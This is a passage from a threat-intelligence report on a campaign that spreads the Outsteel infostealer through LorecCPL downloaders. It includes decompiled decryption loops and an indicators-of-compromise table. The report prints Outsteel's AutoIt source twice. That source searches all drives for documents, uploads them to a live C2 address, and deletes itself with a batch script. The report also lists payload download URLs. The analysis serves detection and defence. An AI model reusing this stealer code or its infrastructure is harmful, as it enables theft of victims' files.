02031bea	00	??
02031beb	f5	??
02031bec	b6	??
02031bed	77	??
02031bee	82	??
02031bef	37	??

```

24 puVar7 = (ulonglong *) (ln_stack_00000000 + 0x11b);
25 uVar4 = unaff_RDI >> 0x20;
26 lVar5 = unaff_RDI << 0x20;
27 puVar5 = auStack16;
28 puVar1 = (ulonglong *) (ln_stack_00000000 + 0x675);
29 uVar8 = 0;
30
31 do {
32     *(ulonglong *) (puVar5 + -8) = lVar6;
33     lVar6 = *(ulonglong *) (puVar5 + -8);
34     uVar8 = uVar8 * 0x4675f7 + 0x675a4f;
35     *puVar7 = *puVar7 * uVar8;
36     puVar7 = puVar7 + 1;
37     *(undefined8 *) (puVar5 + -8) = in_RAX;
38     uVar3 = *(undefined8 *) (puVar5 + -8);
39     *(undefined8 *) (puVar5 + -8) = param_2;
40     param_2 = *(undefined8 *) (puVar5 + -8);
41     uVar2 = (ulonglong) puVar7 - (ulonglong) puVar1;
42     *(ulonglong *) (puVar5 + -8) =
43         (ulonglong) ((param_1 & 0x4000) != 0) * 0x4000 |
44         (ulonglong) (SBORROW8((ulonglong) puVar7, (ulonglong) puVar1) * 0x800 |
45         (ulonglong) ((param_1 & 0x400) != 0) * 0x400 | (ulonglong) ((param_1 & 0
46         (ulonglong) ((param_1 & 0x100) != 0) * 0x100 | (ulonglong) (((longlong) juv
47         (ulonglong) (uVar2 == 0) * 0x40 | (ulonglong) ((param_1 & 0x10) != 0) *
48         (ulonglong) ((PCOUNT(uVar2 & 0xff) & 1U) == 0) * 4 | (ulonglong) (puVa
49         (ulonglong) ((param_1 & 0x200000) != 0) * 0x200000 |
50         (ulonglong) ((param_1 & 0x400000) != 0) * 0x400000 |
51         *(undefined8 *) (puVar5 + -0x10) = uVar3;
52     in_RAX = *(undefined8 *) (puVar5 + -0x10);
53     uVar9 = *(uint *) (puVar5 + -8);
54     *(undefined8 *) (puVar5 + -0xc) = unaff_RBX;
55     *(ulonglong *) (puVar5 + -0x14) =
56         (ulonglong) ((uVar9 & 0x4000) != 0) * 0x4000 | (ulonglong) ((uVar9 & 0x8
57         (ulonglong) ((uVar9 & 0x400) != 0) * 0x400 | (ulonglong) ((uVar9 & 0x200
58         (ulonglong) ((uVar9 & 0x100) != 0) * 0x100 | (ulonglong) ((uVar9 & 0x80)
59         (ulonglong) ((uVar9 & 0x40) != 0) * 0x40 | (ulonglong) ((uVar9 & 0x10) !
60         (ulonglong) ((uVar9 & 4) != 0) * 4 | (ulonglong) ((uVar9 & 1) != 0) |
61         (ulonglong) ((uVar9 & 0x200000) != 0) * 0x200000 |
62         (ulonglong) ((uVar9 & 0x400000) != 0) * 0x400000;
63     *(ulonglong *) (puVar5 + -0xc) = uVar4;
64     *(ulonglong *) (puVar5 + -0x24) = uVar4;
65     uVar4 = *(ulonglong *) (puVar5 + -0xc);
66     param_1 = *(uint *) (puVar5 + -0x14);
67     unaff_RBX = *(undefined8 *) (puVar5 + -0x10);
68     puVar5 = puVar5 + -8;
69 } while ((param_1 & 1) != 0);
    
```

Indeed dumping the process the visual of the code is equals to the previous one.

The *LorecCPL* will download from "*stun.site/zepok101.exe*" the *Outsteel* infostealer, with hash *dbc9c8a492ae270bb7ed845680b81b94483ab585*, packaged with the *ASProtect* tool.

After decompressing and unpacking it, the “*Outsteel*” infostealer was found to exfiltrate documents on C2: “*hxxp://185.244.41.109:8080/upld/*”

```

$url = "http://185.244.41.109:8080/upld/"
$dsk = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsk[0x0]
    If $dsk[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsk[$rem] = @HomePath
$uid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsk[0x0]
    $ret = FILESEARCH($drv, "*.csv;*.rtf;*.doc;*.docx;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xism;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*"
    For $i = 0x1 To $ret[0x0]
        $name_new = StringReplace($ret[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uid, $ret[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
Next
$shfile = FileOpen("r.bat", 0x2)
FileWrite($shfile, "@echo off" & @CRLF)
FileWrite($shfile, ":tryrem" & @CRLF)
FileWrite($shfile, "del " & @ScriptName & @CRLF)
FileWrite($shfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($shfile, 'start /b "" cmd /min /c del "%-f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($shfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
    
```

Outsteel snippet code

Belonging to the same campaign, for the same infection chain and period there is another archive, with hash *66117493eed35fbd3824e35971b0919190cd1de7*, hosted at the following URL:

“*hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar*”.

This RAR file containing the usual *LorecCPL* file inside, with hash *d0f1518db54f280dde5008404a2750641e76ceb2*, named “*ТЛФ информ ВРУ.docx.cpl*”.

The *LorecCPL* file, just like the previous one, starts decrypting its payload and then acts like the previous downloading the *Outsteel* *ASProtect*ed.

LorecCPL file before decryption:

```

Listing: c8e3869f431937f4db3bbb3...
04b72f0b 81 ?? 81h
04b72f0c ef ?? EFh
04b72f0d 10 ?? 10h
04b72f0e 4e ?? 4Eh N
04b72f0f 00 ?? 00h
04b72f10 00 ?? 00h
04b72f11 81 ?? 81h
04b72f12 c6 ?? C6h
04b72f13 c1 ?? C1h
04b72f14 0d ?? 0Dh
04b72f15 00 ?? 00h
04b72f16 00 ?? 00h
04b72f17 5e ?? 5Eh ^
04b72f18 5e ?? 5Eh ^
04b72f19 5f ?? 5Fh -
04b72f1a 9d ?? 9Dh

LAB_04b72f1b+2
04b72f1b 48 39 cb CMP RBX,RCX
04b72f1e 0f 82 7a JC LAB_04b72e9e
ff ff ff

04b72f24 7f f7 JG LAB_04b72f1b+2
04b72f26 e6 ?? C6h
04b72f27 88 ?? 88h
04b72f28 12 ?? 12h
04b72f29 00 ?? 00h
04b72f2a 00 ?? 00h
04b72f2b e8 ?? E8h
04b72f2c 56 ?? 56h V
04b72f2d 54 ?? 54h T
04b72f2e 26 ?? 26h 6
04b72f2f 89 ?? 89h
04b72f30 33 ?? 33h 3
04b72f31 9f ?? 9Fh
04b72f32 c5 ?? C5h
04b72f33 03 ?? 03h
04b72f34 11 ?? 11h
04b72f35 f8 ?? F8h
04b72f36 5b ?? 5Bh
04b72f37 91 ?? 91h
04b72f38 ab ?? ABh
04b72f39 94 ?? 94h
04b72f3a f3 ?? F3h
04b72f3b 42 ?? 42h
04b72f3c db ?? DBh

Decompile: FUN_04b72e19 - (c8e3869f431937f4db3bbb34b0bb4afa3d7e6982...
11 undefined *puVar3;
12 undefined8 unaff_RSI;
13 bool bVar4;
14 byte in_AF;
15 byte in_TF;
16 byte in_IF;
17 bool bVar5;
18 byte in_NT;
19 byte in_AC;
20 byte in_VIP;
21 byte in_ID;
22 uint uVar6;
23 longlong in_stack_00000000;
24 uint auStack12 [3];
25
26 puVar2 = (ulonglong *) (in_stack_00000000 + 0x1a7);
27 uVar6 = (uint) (in_NT & 1) * 0x4000 | (uint) (in_IF & 1) * 0x200 | (uint) (in_TF & 1) * 0x100 |
28 (uint) ((longlong) puVar2 < 0) * 0x80 | (uint) (in_AF & 1) * 0x10 |
29 (uint) (in_ID & 1) * 0x200000 | (uint) (in_VIP & 1) * 0x100000 | (uint) (in_AC & 1) * 0
30
31 puVar3 = &stack0x00000004;
32 uVar1 = 0;
33 do {
34 uVar1 = uVar1 * 0x1cdeabdb + 0x202a7637;
35 *puVar2 = *puVar2 * uVar1;
36 bVar4 = (ulonglong *) 0xffffffffffff < puVar2;
37 bVar5 = SCARRY8((longlong) puVar2, 8);
38 puVar2 = puVar2 + 1;
39 *(ulonglong *) (puVar3 + -8) =
40 (ulonglong) ((uVar6 & 0x4000) != 0) * 0x4000 | (ulonglong) bVar5 * 0x800 |
41 (ulonglong) ((uVar6 & 0x400) != 0) * 0x400 | (ulonglong) ((uVar6 & 0x200) != 0) * 0x200
42 (ulonglong) ((uVar6 & 0x100) != 0) * 0x100 | (ulonglong) (puVar2 < 0) * 0x80
43 (ulonglong) (puVar2 == (ulonglong *) 0x0) * 0x40 | (ulonglong) ((uVar6 & 0x10) != 0) * 0x
44 (ulonglong) ((POPCOUNT((ulonglong) puVar2 & 0xff) & 1U) == 0) * 4 | (ulonglong) bVar4 |
45 (ulonglong) ((uVar6 & 0x200000) != 0) * 0x200000 |
46 (ulonglong) ((uVar6 & 0x400000) != 0) * 0x400000;
47 *(undefined8 *) (puVar3 + -0x10) = unaff_RSI;
48 unaff_RSI = *(undefined8 *) (puVar3 + -0x10);
49 uVar6 = *(uint *) (puVar3 + -8);
50 puVar3 = puVar3 + -4;
51 while (puVar2 < (ulonglong *) (in_stack_00000000 + 0x6feU));
52 if ((longlong) puVar2 <= (longlong) (ulonglong *) (in_stack_00000000 + 0x6feU)) {
53 halt_baddata(); /* WARNING: Bad instruction - Truncating control flow here */
54 }
55 return;
56
57

```

LorecCPL file after decryption:

```

Listing: c8e_dump_64.dll
5c222f1b 48 39 cb LAB_5c222f1b CMP RBX,param_1 XREF[1]: 5c222e01(j)
5c222f1e 0f 82 7a JC LAB_5c222e9e
ff ff ff
5c222f24 48 81 ec SUB RSP,0x12a8
a8 12 00 00
5c222f2b e8 12 00 CALL FUN_5c222f42 undefined FUN_5c222f
00 00
5c222f30 6b 00 65 unicode u"kernel32"
00 72 00
6e 00 65 ...

*****
* FUNCTION
*****
undefined __fastcall FUN_5c222f42(undefined8 param_1, un...
AL:1 <-RETURN>
undefined8 RCX:8 param_1
undefined2 DX:2 param_2

5c222f42 59 POP param_1 XREF[1]: FUN_5c222e19:5c222f2b(c
5c222f43 e8 2f 04 CALL FUN_5c223377 longlong FUN_5c22337
00 00
5c222f48 48 89 c3 MOV RBX,RAX
5c222f4b e8 0d 00 CALL FUN_5c222f5d undefined FUN_5c222f
00 00
5c222f50 4c 6f 61 ds "LoadLibraryA"
64 4c 69
62 72 61 ...

*****
* FUNCTION
*****
undefined __fastcall FUN_5c222f5d(void)
AL:1 <-RETURN>
undefined8 RCX:8 param_1
undefined2 DX:2 param_2

5c222f5d 5a POP RDX XREF[1]: FUN_5c222f42:5c222f4b(c
5c222f5e 48 89 d9 MOV RCX,RBX
5c222f61 e8 8d 04 CALL FUN_5c2233f3 longlong FUN_5c2233f
00 00
5c222f66 49 89 c7 MOV R15,RAX
5c222f69 e8 0f 00 CALL FUN_5c222f7d longlong FUN_5c222f7
00 00
5c222f6e 47 65 74 ds "GetProcAddress"
50 72 6f
63 41 64 ...

```

The *LorecCPL* will download the next stage *Outsteel* from the following URL:
 “[hxxp://stun.site/42348728347829.exe](http://stun.site/42348728347829.exe)”.

The next stage, with hash `942337f3ea28f553b47dc05726bb062befe09fef`, is still packed with *ASProtector*. The exfiltrated documents are still sent to the same IP address: `185.244.41.109`.

```

$url = "http://185.244.41.109:8080/upld/"
$dsk = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsk[0x0]
    If $dsk[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsk[$rem] = @HomePath
$uid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsk[0x0]
    $return = _FILESEARCH($dsk[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*|.xls;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*"
    For $i = 0x1 To $return[0x0]
        $name_new = StringReplace($return[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uid, $return[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
    
```

Outsteel snippet code


3 Indicators of Compromise

TYPE	HASH	PURPOSE
DOTM	ac672a07c62d48c0a7f98554038913770efafef11	Start Chain Document Template downloader
LNK	931°86f402fee99ae1358bb0b76d055b2d04518f	Start Chain Link file downloader
CPL	3bbe45cdcc2731c0bb4751d1098ecc50f98ef66	Start Chain CPL file downloader
EXE (Installer)	0d584d72fe321332df0b0a17720191ad96737f47	BABADEDA Crypter Installer
EXE (Installer)	75afd05e721553211ce2b6d6760b3e6426378469	BABADEDA Crypter Installer
EXE	26474ba449682e82ca38fef32836dcb23ee24012	Mathparser.exe main binary
EXE	f2b8ab6f531621ab355912de64385410c39c1909	Mathparser.exe main binary
DLL	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	JxCnv40.dll malicious library shellcode injector (1 st stage)
DLL	ba9cea9ae60f473d7990c4fb6247c11c080788d3	ff_wmv9.dll malicious library shellcode injector (1 st stage)
DLL	e1d92e085df142d703ed9fd9c65ed92562a759fa	libics4.0.dll malicious library downloader (2 nd stage)
DLL	3a0a4e711c95e35c91a196266aeaf1dc0674739d	libegl3.dll malicious library for persistence (2 nd stage)
PDF (Shellcode)	8423b25054aa78535c49042295558f33d34deae1	manual.pdf shellcode container
PDF (Shellcode)	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	usage.pdf shellcode container
Archive	0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203	Archive (CPL container)
CPL	f9d5b4cd52b42858917a4e1a1a60763c039f8930	Outsteel downloader
EXE	dbc9c8a492ae270bb7ed845680b81b94483ab585	Outsteel Asprotected
Archive	66117493eed35fbd3824e35971b0919190cd1de7	Archive (CPL container)
CPL	d0f1518db54f280dde5008404a2750641e76ceb2	Outsteel downloader
EXE	942337f3ea28f553b47dc05726bb062befe09fef	Outsteel Asprotected

DOMAIN - IP - URL

smm2021.net
http://smm2021.net/load2022.exe
3237.site
http://3237.site/test01.exe
45.12.5.62
cdn.discordapp.com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe
185.244.41.109
hxxp://185.244.41.109:8080/upld/
flexspace.app
hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar
stun.site
http://stun.site/zepok101.exe

4 ATT&CK Matrix



Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter. Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions. Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy’s “**Cyber Threat Intelligence**” team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers’ business.

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